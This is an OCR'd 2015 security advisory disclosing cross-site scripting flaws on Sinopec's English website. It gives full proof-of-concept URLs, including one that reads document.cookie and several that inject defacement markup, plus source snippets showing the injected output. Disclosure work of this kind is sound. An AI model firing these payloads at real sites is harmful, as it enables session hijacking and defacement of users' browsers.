
Advanced Information Security

Corporation



27/1/2015

Advanced Information Security Corporation

Security Advisory Report

SINOPEC GROUP Multiple Vulnerabilities

Report Date	27/01/2015
Organization	Sinopec Group
Final Report	Nicholas Lemonias
Stakeholders	Republic of China / State Council

Services Affected: http:/english.sinopec.com

Threat Level: High

Severity: High

CVSS Severity Score: 7.0

Impact type: Complete confidentiality, integrity and availability violation.

Vulnerability:


(1) Filtration Bypass
(4) Unauthenticated Cross-Site Scripting Vulnerabilities / HTML Injections

Vendor Overview

Sinopec Group is Asia's largest oil refining and petrochemical enterprise, run by the State Council of the People's Republic of China. It is headquartered at Chaoyangmenwai, Beijing. Sinopec Group is the largest company in the world by revenue, exceeding 1 trillion Chinese yuan per year. [1] [2]

Appendices


Proof of Concept Image 1 – SINOPEC GROUP



Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

Proof of Concept Image 2 – SINOPEC GROUP



Proof of Concept 1:

http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28%22AIS%20Corporation%22%29%3C/scRipt%3E&ip=startDate&d=3

Proof of Concept 2:

http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert%28document.cookie%29;%3C/scRipt%3E&ip=startDate&d=3


Code Snippet

Source of: http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=%27%22--%3E%3C/style%3E%3C/scRipt%3E%3Ch3%3EDEFACED%20BY%20AI

File Edit View Help

```
1
2
3
4
5
6
7
8  <head>
9  <meta http-equiv="Content-Type" content="text/html; charset=gb2312">
10 <link rel=stylesheet href="/inc/calendar.css" style="text/css">
11 <script language=JavaScript1.2 src="/inc/public.js"></script>
12 <script language=JavaScript1.2 src="/inc/functions.js"></script>
13 </head>
14 <table width="100%" border="0" cellspacing="1" cellpadding="0">
15     <tr align="center">
16     <td bgcolor="#FFAD0C">
17             <a href="calendar.jsp?d=2015-01-09&form='"--></style></scRipt><h3>DEFACED BY AIS</h3>&
18         2015年2月
19
20         <a href="calendar.jsp?d=2015-03-09&form='"--></style></scRipt><h3>DEFACED BY AIS</h3>&ip=s
21         </td>
22     </tr>
23     <tr align="center" bgcolor="#000000">
24     <td height="5"></td>
25     </tr>
26     <tr align="center">
27     <td>
28         <table width="100%" border="0" cellspacing="0" cellpadding="0" bgcolor="#E6E6E6">
29         <tr align="center">
30
31             <TD>日</TD>
32
33             <TD>一</TD>
```

Proof of Concept Image 3 – SINOPEC GROUP



Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

Proof of Concept

http://english.sinopec.com/download/video/player.jsp?path=%27%22--%3E%3C/SCRIPT%3E%3Ch3%3EDEFACED BY AIS%3C/h3%3E%3C/script%3E


Code Snippet

Source of: http://english.sinopec.com/download/video/player.jsp?path=%27%22--%3E%3C/...

File Edit View Help

```
ead>
 <title></title>
ead>
dy>
 <div id="container"><script type="text/javascript" src="/images/swfobjec
 s1 = new SWFObject("/images/mediaplayer.swf","mediaplayer","500","400","7",
addParam("allowfullscreen","true");
addParam("allowscriptaccess","always");
addVariable("width","500");
addVariable("height","400");
addVariable("file","' "--></style></scRipt><html><body><h3>DEFACED BY AIS<
```

Proof of Concept Image 4 – SINOPEC GROUP



Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

Proof of Concept

http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=stock_form&ip=%27%22--%3E%3C/style%3E%3Ch3%3EAIS%20WAS%20HERE


Code Snippet

Source of: http://english.sinopec.com/investor_center/share_price/calendar.jsp?form=stock_form&ip=%27%22--%3E%3C/style%3E%3Ch3%3EAIS%20WAS%20HERE - ...


File Edit View Help

```
stock_form&ip='"-->‹/style›‹h3›AIS WAS HERE"›‹img src="/images/narrow.gif" width="18" height="20" align="absmiddle" borde
```

Proof of Concept Image 5 – SINOPEC GROUP



Date	Open	High	Low	Close	Volume
2001-09-06	14.50	14.55	14.30	14.55	15200
2001-09-07	14.50	14.50	14.00	14.06	27200
2001-09-10	14.03	14.22	14.00	14.15	11300
2001-09-17	13.15	13.50	12.54	13.10	71600
2001-09-18	13.20	13.29	13.20	13.26	30600
2001-09-19	13.26	13.35	13.20	13.21	107100
2001-09-20	13.15	13.18	13.00	13.00	20700



Description


Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [3] [4]

.

Proof of Concept

http://english.sinopec.com//investor_center/share_price/historyQuery.jsp?doSearch=true&d='"--></script><h3>AISWas Here</h3>&yearstart=3&monthstart=3&daystart=3&yearend=3&monthend=3&dayend=3&range=3&startDate=2000-10-19&endDate=2015-01-21&Submit2=search&gid=1

Code Snippet



References

[1] Sinopec Group (2015). *SINOPEC Group | Our Company*. [Online] Available at: http://english.sinopec.com/about_sinopec/our_company/20100328/8532.shtml [Last Accessed 27 Jan. 2015]

[2] Wikipedia (2015). *Sinopec | Wikipedia China Petroleum & Chemical Corporation*. [Online] Available at: http://en.wikipedia.org/wiki/Sinopec [Last Accessed 27 Jan. 2015]

[3] Microsoft (2015). *Microsoft Support | How to Prevent Cross-Site Scripting attacks* [Online] Available at: http://support.microsoft.com/kb/252985 [Last Accessed 27 Jan. 2015]

[4] OWASP Website. (2015). *Cross-Site Scripting (XSS)* [Online] Available at: https://www.owasp.org/index.php/Cross_site_scripting [Last Accessed 27 Jan. 2015]